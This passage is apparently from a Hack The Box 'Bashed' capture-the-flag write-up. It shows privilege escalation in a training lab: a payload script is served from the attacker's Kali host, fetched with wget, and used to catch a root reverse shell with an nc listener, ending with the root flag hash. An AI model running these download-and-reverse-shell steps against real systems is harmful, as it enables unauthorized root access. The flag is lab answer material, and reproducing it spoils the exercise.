
```
kali@kali:~/Documents/HTB/hackthebox/Bashed$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Grab it via wget and remove the old python file




```
scriptmanager@bashed:/scripts$ wget http://10.10.14.3:8080/test.py
wget http://10.10.14.3:8080/test.py
--2020-07-05 16:31:43--  http://10.10.14.3:8080/test.py
Connecting to 10.10.14.3:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 215 [text/plain]
Saving to: 'test.py.1'
```

Now after this and running the python shell, we set up a nc listener and get




```
kali@kali:~/Documents/HTB/hackthebox/Bashed$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.68] 38382
/bin/sh: 0: can't access tty; job control turned off
# ls
test.py
test.txt
# 
```



```
# whoami
root
# 
```

optimize with python -c ‘import pty; pty.spawn("/bin/bash")’

Now lets go to the root folder and grab the root flag and we are done!



```
root@bashed:/# cd root
cd root
root@bashed:~# ls
ls
root.txt
root@bashed:~# cat root.txt
cat root.txt
cc4f0afe3a1026d402ba10329674a8e2
root@bashed:~# 
```